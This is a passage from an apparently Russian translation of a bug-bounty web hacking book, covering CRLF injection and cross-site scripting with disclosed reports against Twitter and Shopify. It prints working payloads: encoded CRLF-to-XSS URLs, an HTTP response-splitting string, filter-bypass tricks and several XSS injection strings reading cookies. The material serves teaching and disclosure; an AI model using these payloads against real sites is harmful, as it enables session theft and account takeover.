Однако благодаря своим энциклопедическим знаниям он помнил о прежней ошибке кодирования в Firefox: при установке cookie браузер отбрасывал полученные недопустимые символы вместо того, чтобы их кодировать. Причиной было то, что Firefox принимал лишь определённый диапазон допустимых значений. Проверяя похожий подход с Twitter, @filedescriptor использовал символ Unicode U+560A, код которого оканчивается на `%0A`, то есть перевод строки. Но это ещё не решало задачу. Параметр передавался в URL, а значит, кодировался в UTF-8 для URL. В результате символ U+560A превращался в `%E5%98%8A`.

Отправив это значение, @filedescriptor обнаружил, что Twitter не выявляет вредоносных символов. Сервер декодирует значение обратно в код Unicode `56 0A` и удаляет недопустимый символ `56`. Остаётся символ перевода строки `0A`, как показано на схеме процесса:



Процесс декодирования CRLF

Аналогичным образом исследователь передал `%E5%98%8A%E5%98%8DSet-Cookie:%20test`. В результате в заголовок cookie попали `%0A` и `%0D`, а Twitter вернул `Set-Cookie:test`.

Атаки CRLF могут быть ещё опаснее, когда позволяют провести XSS-атаку; подробнее см. главу о межсайтовом скриптинге. В данном случае благодаря обходу фильтров Twitter @filedescriptor мог разделить ответ и выполнить XSS, чтобы похитить сеанс и токен пользователя. Ниже URL разбит на несколько строк только ради форматирования:

```
https://twitter.com/login?redirect_after_login=
https://twitter.com:21/%E5%98%8A%E5%98%8Dcontent-type:text/html%E5%98%8A%E5%98%8D
location:%E5%98%8A%E5%98%8D%E5%98%8A%E5%98%8D%E5%98%BCsvg/onload=alert%28innerHTML%29%E5%98%BE
```

Обратите внимание на разбросанные по адресу трёхбайтовые значения `%E5%98%8A`, `%E5%98%8D`, `%E5%98%BC` и `%E5%98%BE`. Все они декодируются следующим образом:

```
%E5%98%8A => 560A => %0A
%E5%98%8D => 560D => %0D
%E5%98%BC => 563C => %3C
%E5%98%BE => 563E => %3E
```

Если заменить все символы и действительно добавить разрывы строк, заголовок выглядит так:

```
https://twitter.com/login?redirect_after_login=https://twitter.com:21/
content-type:text/html
location:
<svg/onload=alert(innerHTML)>
```

Как видите, разрывы строк позволяют создать новый возвращаемый заголовок с исполняемым кодом JavaScript: `svg/onload=alert(innerHTML)`. В качестве доказательства концепции для Twitter функция `alert` открывает всплывающее окно с содержимым веб-страницы. С помощью такого кода злоумышленник мог похитить сведения о сеансе ничего не подозревающей жертвы в Twitter, поскольку конфиденциальные данные находились в заголовке после места инъекции, которое эксплуатировал @filedescriptor.

Выводы. Хороший хакинг сочетает наблюдательность и мастерство. В этом случае @filedescriptor знал о прежней ошибке кодирования Firefox, который неправильно обрабатывал символы. Эти знания подтолкнули его проверить аналогичное кодирование в Twitter и добиться вставки вредоносных символов.

Во время поиска уязвимостей всегда старайтесь мыслить нестандартно и передавайте закодированные значения, чтобы проверить, как сайт обрабатывает ввод.

2. Разделение ответа на v.shopify.com

Сложность: средняя

URL: `v.shopify.com/last_shop?x.myshopify.com`

Ссылка на отчёт: https://hackerone.com/reports/106427[2]


Дата сообщения: 22 декабря 2015 года

Вознаграждение: 500 долларов

Описание:

Для администраторов магазинов Shopify предоставляет серверную функцию, которая устанавливает в браузере cookie с последним магазином, куда входил пользователь. Предположительно, это удобный способ при входе и выходе перенаправлять пользователя в его поддомен, поскольку URL-адреса соответствуют шаблону `STORENAME.myshopify.com`. Cookie устанавливается GET-запросом к `/last_shop?SITENAME.shopify.com`.

В декабре 2015 года хакер сообщил, что Shopify не проверяет параметр `shop`, передаваемый в вызове. С помощью Burp Suite исследователь изменил запрос, добавив `%0d%0a`, чтобы серверы Shopify вернули новые заголовки. Вот снимок экрана:



Разделение HTTP-ответа Shopify

Вредоносный код выглядел так:

```
%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-
    Length:%2019%0d%0a%0d%0a<html>deface</html>
```

Здесь `%20` обозначает пробел, а `%0d%0a` - CRLF. В итоге браузер получал два действительных HTTP-ответа и отображал второй, что могло привести к разным уязвимостям, включая XSS и фишинг.

Выводы. Ищите случаи, когда сайт принимает ваши данные и включает их в возвращаемые заголовки, особенно при установке cookie. Наиболее важны ситуации, где это происходит через GET-запрос, поскольку от жертвы требуется меньше действий.

Итоги

Хороший хакинг сочетает наблюдательность и мастерство, а умение использовать закодированные символы для эксплуатации уязвимостей чрезвычайно полезно. Особенно важны символы `%0D%0A`, поскольку они способны приводить к CRLF-инъекциям. При поиске уязвимостей обращайте внимание на параметры, которые потенциально контролирует злоумышленник, но которые отражаются в HTTP-заголовке. Обнаружив такие параметры, проверяйте обработку сайтом закодированных символов, прежде всего `%0D%0A`. В случае успеха постарайтесь пойти дальше и объединить уязвимость с XSS-инъекцией, чтобы получить убедительное доказательство концепции.

Если же сервер не реагирует на `%0D%0A`, подумайте, как применить двойное кодирование: например, передать `%250D` или добавить трёхбайтовые символы на случай, если сайт неправильно обрабатывает лишние значения, как это сделал @filedescriptor.

Сноски

[1] [назад] Отчёт HackerOne: hackerone.com.
[2] [назад] Отчёт HackerOne: hackerone.com.

Глава 9. Межсайтовый скриптинг

Описание

Один из самых известных примеров уязвимости межсайтового скриптинга (cross-site scripting, XSS) - червь Myspace Samy, созданный Сэми Камкаром. В октябре 2005 года Сэми воспользовался XSS-уязвимостью Myspace, позволявшей сохранить полезную нагрузку JavaScript в его профиле. Когда вошедший в систему пользователь посещал профиль Сэми в Myspace, код полезной нагрузки выполнялся, добавлял Сэми в друзья посетителя и изменял профиль последнего, показывая текст «но важнее всего то, что Сэми - мой герой». Затем код копировал себя в профиль посетителя и продолжал заражать страницы других пользователей Myspace.

Хотя Сэми создал червя без злого умысла, Myspace отнеслась к случившемуся совсем не благосклонно, а власти провели обыск в доме Сэми. За распространение червя его арестовали, и он признал себя виновным в совершении тяжкого преступления.

Червь Сэми - крайний случай, но его действие показывает, насколько далеко может распространяться влияние XSS-уязвимости на веб-сайт. Как и рассмотренные ранее изъяны, XSS возникает, когда веб-сайт отображает определённые символы без очистки, заставляя браузер выполнить непредусмотренный JavaScript. К таким символам относятся двойные кавычки (`"`), одинарные кавычки (`'`) и угловые скобки (`< >`). Они имеют особое значение, поскольку определяют структуру веб-страницы в HTML и JavaScript. Например, если сайт не очищает угловые скобки, можно вставить `<script></script>`:

```
<script>alert(document.domain)</script>
```

Если отправить эту полезную нагрузку сайту и тот отобразит её без очистки, теги `<script></script>` предписывают браузеру выполнить находящийся между ними JavaScript. В данном случае полезная нагрузка вызывает функцию `alert`, создающую всплывающее диалоговое окно с переданными ей сведениями. Указанный в скобках объект `document` относится к DOM и здесь возвращает доменное имя сайта. Если полезная нагрузка выполнится на `https://www.example.com/foo/bar`, во всплывающем окне появится `www.example.com`.

Если сайт правильно очищает символы, они отображаются как сущности HTML. В исходном тексте веб-страницы `"` будет записана как `&quot;` или `&#34;`, `'` - как `&apos;` или `&39;`, `<` - как `&lt;` или `&#60;`, а `>` - как `&gt;` или `&#62;`.

Обнаружив XSS-уязвимость, необходимо подтвердить её последствия, потому что не все XSS одинаковы. Если в описании вы подтвердите и укажете влияние ошибки, это улучшит отчёт, поможет специалистам программы проверить находку и может увеличить вознаграждение.

Например, XSS-уязвимость сайта, где у конфиденциальных cookie отсутствует флаг `httpOnly`, отличается от XSS на сайте с таким флагом. Если `httpOnly` нет, XSS может читать значения cookie. Когда среди них есть cookie, идентифицирующие сеанс, появляется возможность похитить сеанс жертвы и получить доступ к её учётной записи. Чтобы это проверить, можно вывести `document.cookie` с помощью `alert`; выяснять, какие cookie сайт считает конфиденциальными, приходится методом проб и ошибок отдельно для каждого сайта. Даже без доступа к конфиденциальным cookie можно вывести `document.domain` и проверить, позволяет ли DOM получить секретные сведения пользователя и выполнять действия от его имени. Если отображается неправильный домен, XSS может не представлять для сайта уязвимости.

Например, при выводе `document.domain` из изолированного iframe код JavaScript может оказаться безвредным, поскольку не способен обратиться к cookie, выполнить действия с учётной записью пользователя или получить конфиденциальные сведения из DOM. Причина в том, что браузеры в качестве механизма безопасности реализуют политику одного источника (Same Origin Policy, SOP).

SOP ограничивает взаимодействие документов - буква D в DOM - с ресурсами, загруженными из другого источника. Она защищает невиновные веб-сайты от вредоносных сайтов, которые пытаются атаковать их через пользователя. Например, если вы посетили `www.malicious.com`, а этот сайт вызвал в браузере GET-запрос к `www.example.com/profile`, SOP не позволила бы `www.malicious.com` прочитать ответ `www.example.com/profile`. Впрочем, `www.example.com` может разрешить другим сайтам межсайтовое взаимодействие с собой, но обычно разрешение ограничивается конкретными сайтами, а широкий неограниченный доступ чаще всего является ошибкой.

Источник сайта определяется протоколом, например HTTP или HTTPS, узлом, например `www.example.com`, и портом веб-сайта. Исключение - Internet Explorer, который не считает порт частью источника. Ниже приведены примеры источников и указано, считаются ли они одинаковыми с `http://www.example.com`.

URL	Тот же источник?	Причина
`http://www.leanpub.com/web-hacking-101`	Да	Неприменимо
`http://www.leanpub.com/a/yaworsk`	Да	Неприменимо
`https://www.leanpub.com/web-hacking-101`	Нет	Другой протокол
`http://store.leanpub.com/web-hacking-101`	Нет	Другой узел
`http://www.leanpub.com:8080/web-hacking-101`	Нет	Другой порт

В некоторых ситуациях URL не соответствует источнику. Браузеры особым образом обрабатывают контекст двух схем с точки зрения SOP: `about:blank` и `javascript:`. Эти схемы наследуют источник открывшего их документа. Контекст `about:blank` относится к схеме URL `about`, которая служит для получения сведений из самого браузера и взаимодействия с ним. Схема URL JavaScript используется для выполнения JavaScript. Поскольку URL не содержит сведений о своём источнике, эти две схемы обрабатываются особым образом.

При обнаружении XSS полезно применять в доказательстве концепции `alert(document.domain)`: так подтверждается источник, в котором выполняется XSS. Это особенно важно, когда URL в адресной строке браузера отличается от источника, против которого работает XSS. Именно это происходит, когда веб-сайт открывает URL вида `javascript:`. Если бы `www.example.com` открыл URL `javascript:alert(document.domain)`, в адресной строке браузера появился бы `javascript:alert(document.domain)`, но окно предупреждения показало бы `www.example.com`, поскольку наследует источник предыдущего документа.

До сих пор мы рассматривали лишь пример с тегом HTML `<script>`, но при потенциальной инъекции отправить теги HTML удаётся не всегда. В таком случае полезную нагрузку XSS всё ещё можно внедрить с помощью одинарных или двойных кавычек. Значимость зависит от места инъекции. Предположим, вы управляете атрибутом `value` следующего кода:

```
<input type="text" name="username" value="hacker">
```

Внедрив двойную кавычку в атрибут `value`, можно закрыть существующую кавычку и поместить в тег вредоносную полезную нагрузку XSS. Например, значение атрибута меняется на `hacker"`

onfocus=alert(document.cookie) autofocus", и получается:

```
<input type="text" name="username" value="hacker" onfocus=alert(document.cookie) autofocus"">
```

Атрибут autofocus предписывает браузеру сразу после загрузки страницы поместить фокус курсора в текстовое поле ввода, а атрибут JavaScript onfocus - выполнить JavaScript, когда поле получает фокус. Без autofocus событие onfocus обычно возникло бы после щелчка пользователя в поле. У приёма есть ограничения: фокус нельзя автоматически установить на скрытом поле, а если атрибут autofocus имеется у нескольких полей страницы, в зависимости от проверяемого браузера фокус получит первый или последний элемент. После запуска полезная нагрузка выводит document.cookie.

Аналогично предположим, что вы управляете переменной внутри тега script. Если в следующем коде удаётся внедрять одинарные кавычки в значение переменной name, можно закрыть переменную и выполнить собственный JavaScript:

```
<script>
  var name = 'hacker';
</script>
```

Мы управляем значением hacker, поэтому после замены переменной name на hacker';alert(document.cookie);' получится:

```
<script>
  var name = 'hacker';alert(document.cookie);'';
</script>
```

Внедрение одинарной кавычки и точки с запятой закрывает переменную name. Поскольку мы находимся внутри тега <script>, внедрённая функция JavaScript alert(document.cookie) будет выполнена. В конце вызова функции мы добавляем ещё одну последовательность ;', чтобы JavaScript оставался синтаксически правильным: сайт сам дописывает '; для закрытия переменной name. Без '; в конце осталась бы висящая одинарная кавычка, способная нарушить синтаксис страницы.

При проверке XSS важно понимать, что существует два основных типа уязвимости: отражённая и хранимая. При отражённой XSS полезная нагрузка доставляется и выполняется в рамках одного HTTP-запроса и нигде на сайте не сохраняется. Поскольку она не хранится, выполнить её повторно без ещё одного HTTP-запроса с полезной нагрузкой невозможно. Браузеры Chrome, Internet Explorer, Edge и Safari пытались предотвращать такие уязвимости с помощью XSS Auditor. Это встроенная функция браузеров, которая старается защитить пользователей от вредоносных ссылок, выполняющих JavaScript. При её срабатывании браузер обычно показывает повреждённую страницу и сообщение, что она заблокирована ради защиты пользователя.

Несмотря на усилия разработчиков браузеров, XSS Auditor часто удаётся обойти из-за множества сложных способов выполнения JavaScript на сайте. Методы обхода постоянно меняются и потому выходят за рамки книги, но есть два прекрасных источника: запись FileDescriptor о заголовке x-xss-protection[1] и памятка Масато Кинугавы по обходу фильтров[2].

Хранимая XSS, напротив, возникает, когда сайт сохраняет вредоносную полезную нагрузку и отображает её без очистки. При поиске хранимой XSS важно помнить, что сайт может показывать введённую нагрузку в разных местах. Она не обязательно выполняется сразу после отправки, но может запуститься при открытии другой страницы. Например, если создать на сайте профиль и указать полезную нагрузку XSS в качестве имени, XSS может не выполниться при просмотре собственного профиля, но сработать, когда кто-нибудь станет искать ваше имя или отправит вам сообщение.

XSS также делится на три подтипа: основанная на DOM, слепая и направленная на самого себя. XSS на основе DOM возникает при манипулировании существующим JavaScript-кодом веб-сайта, которое приводит к выполнению вредоносного JavaScript; такая XSS может быть хранимой или

отражённой. Например, если веб-сайт с помощью следующего HTML заменяет содержимоезначением из URL и не проверяет его на вредоносный ввод, появляется возможность выполнитьXSS:

```
<html>
 <body>
  <h1>Hi <span id="name"></span></h1>
  <script>
   document.getElementById('name').innerHTML=location.hash.split('#')[1]
  </script>
 </body>
</html>
```

На этой примерной веб-странице тег `script` вызывает у объекта `document` метод `getElementById`, чтобы найти HTML-элемент с идентификатором `name`. В результате возвращается ссылка на элемент `span` внутри тега `<h1>`. Затем тег `script` методом `innerHTML` изменяет текст между `<span id="name"></span>`. Код устанавливает в `<span></span>` значение из `location.hash`, то есть всё, что находится после символа # в URL. `location` - ещё один API браузера, подобный DOM; он предоставляет доступ к сведениям о текущем URL.

Если страница доступна по адресу `www.example.com/hi`, то посещение `www.example.com/hi#Peter` динамически изменит HTML на `<h1>Hi Peter</h1>`. Однако страница не очищает значение после # перед обновлением элемента `span`. Поэтому, если пользователь посетит `www.example.com/h1#<img src=x onerror=alert(document.domain)>`, появится окно JavaScript с текстом `www.example.com`, если браузеру не удалось получить изображение `x`. Итоговый HTML страницы будет выглядеть так:

```
<html>
 <body>
  <h1>Hi <span id="name"><img src=x onerror=alert(document.domain)></span></h1>
  <script>
   document.getElementById('name').innerHTML=location.hash.split('#')[1]
  </script>
 </body>
</html>
```

Слепая XSS - разновидность хранимой XSS, при которой полезную нагрузку отображает другой пользователь в области сайта, обычно недоступной хакеру. Например, при создании личного профиля сайт может позволить указать XSS в имени и фамилии. Эти значения могут экранироваться, когда профиль просматривают обычные пользователи, но не очищаться на административной странице со списком всех новых пользователей. Когда администратор открывает страницу, XSS выполняется. Для обнаружения подобных случаев отлично подходит инструмент XSSHunter[3] Мэтта Брайанта. Созданные Мэттом полезные нагрузки выполняют JavaScript, который загружает удалённый сценарий, предназначенный для чтения DOM, сведений о браузере, cookie,

и другой информации, а после выполнения отправляет собранные данные обратно в вашу учётную запись XSSHunter.

Уязвимости Self XSS могут быть хранимыми или нехранимыми, но обычно затрагивают только того пользователя, который вводит полезную нагрузку, откуда и слово «self» в названии. Например, XSS может отправляться POST-запросом, защищённым от CSRF, так что передать полезную нагрузку XSS способен только сам объект атаки. Поскольку злоумышленник может атаковать лишь себя, такая XSS обычно считается менее опасной и не оплачивается программами вознаграждений. Обнаружив её, лучше сохранить сведения и поискать возможность объединить находку с другой уязвимостью для атаки на невиновных пользователей, например с CSRF входа и выхода.

При такой атаке жертву выводят из её учётной записи и вводят в учётную запись злоумышленника, где выполняется вредоносный JavaScript. Обычно необходимо, чтобы вредоносный JavaScript мог

снова войти в эту учётную запись от имени жертвы. Прекрасный пример на одном из сайтов Uber опубликовал Джек Уиттон[4].

Последствия XSS зависят от множества факторов: является ли уязвимость хранимой или отражённой, доступны ли cookie, где выполняется полезная нагрузка и так далее. Несмотря на потенциальную серьёзность, исправить XSS часто несложно: разработчикам достаточно очищать пользовательский ввод перед отображением, как и при HTML-инъекции.

Примеры

1. Оптовый сайт Shopify

Сложность: низкая

URL: `wholesale.shopify.com`[5]


Ссылка на отчёт: https://hackerone.com/reports/106293[6]

Дата сообщения: 21 декабря 2015 года

Вознаграждение: 500 долларов

Описание:

Оптовый сайт Shopify - простая веб-страница с ясным призывом к действию: ввести название товара и нажать «Find Products». Вот снимок экрана:



Снимок оптового сайта Shopify

Здесь была самая элементарная XSS-уязвимость, какую только можно встретить: текст из поля поиска не экранировался, поэтому любой введённый JavaScript выполнялся. В раскрытии уязвимости приводился следующий текст: `test';alert('XSS');'`.

Это срабатывало потому, что Shopify принимала пользовательский ввод и выполняла поисковый запрос. Если результатов не было, сайт выводил сообщение, что товары с таким названием не найдены, но введённый JavaScript также без экранирования отражался внутри тега JavaScript на странице. Поэтому эксплуатировать XSS было совсем просто.

Выводы. Проверяйте всё и обращайте особое внимание на случаи, когда введённый текст возвращается вам на странице. Попробуйте включить HTML или JavaScript и посмотрите, как сайт их обработает. Также проверяйте закодированный ввод, подобный описанному в главе об HTML-инъекциях.

XSS-уязвимости необязательно должны быть запутанными или сложными. Эта находка - самый элементарный случай: обычное текстовое поле, которое не очищало пользовательский ввод. И её обнаружили 21 декабря 2015 года, после чего хакер получил 500 долларов! Потребовался лишь взгляд хакера.

2. Корзина подарочных карт Shopify

Сложность: низкая

URL: `hardware.shopify.com/cart`


Ссылка на отчёт: https://hackerone.com/reports/95089[7]

Дата отчёта: 21 октября 2015 года

Вознаграждение: 500 долларов

Описание:

Сайт аппаратных подарочных карт Shopify[8] позволял пользователям создавать собственные подарочные карты с помощью HTML-формы, где были поле загрузки файла, несколько текстовых полей с подробностями и другие элементы. Вот снимок экрана:



Снимок формы аппаратной подарочной карты Shopify

XSS-уязвимость возникала, когда в поле имени изображения формы вводили JavaScript. С HTML-прокси это было довольно просто. Исходная отправка формы содержала:

```
Content-Disposition: form-data; name="properties[Artwork file]"
```

После перехвата строку меняли на:

```
Content-Disposition: form-data; name="properties[Artwork file<img src='test' onmouseover='alert(2)'>]";
```

Выводы. Здесь стоит отметить два обстоятельства, которые помогут при поиске XSS-уязвимостей:

1. В данном случае уязвимым было не само поле файла, а свойство его имени. Поэтому при поиске возможностей для XSS экспериментируйте со всеми доступными значениями ввода.
2. Значение отправили после изменения посредством прокси. Это важно, если JavaScript проверяет значения на клиентской стороне, то есть в браузере, прежде чем они попадут на сервер сайта.

Более того, любая проверка в реальном времени внутри браузера должна служить сигналом: это поле необходимо испытать! Разработчики могут ошибочно не проверять поступившие на сервер значения на вредоносный код, полагая, что браузерный JavaScript уже выполнил проверку до получения ввода.

3. Форматирование валюты Shopify

Сложность: низкая

URL: `SITE.myshopify.com/admin/settings/generalt`

Ссылка на отчёт: https://hackerone.com/reports/104359[9]

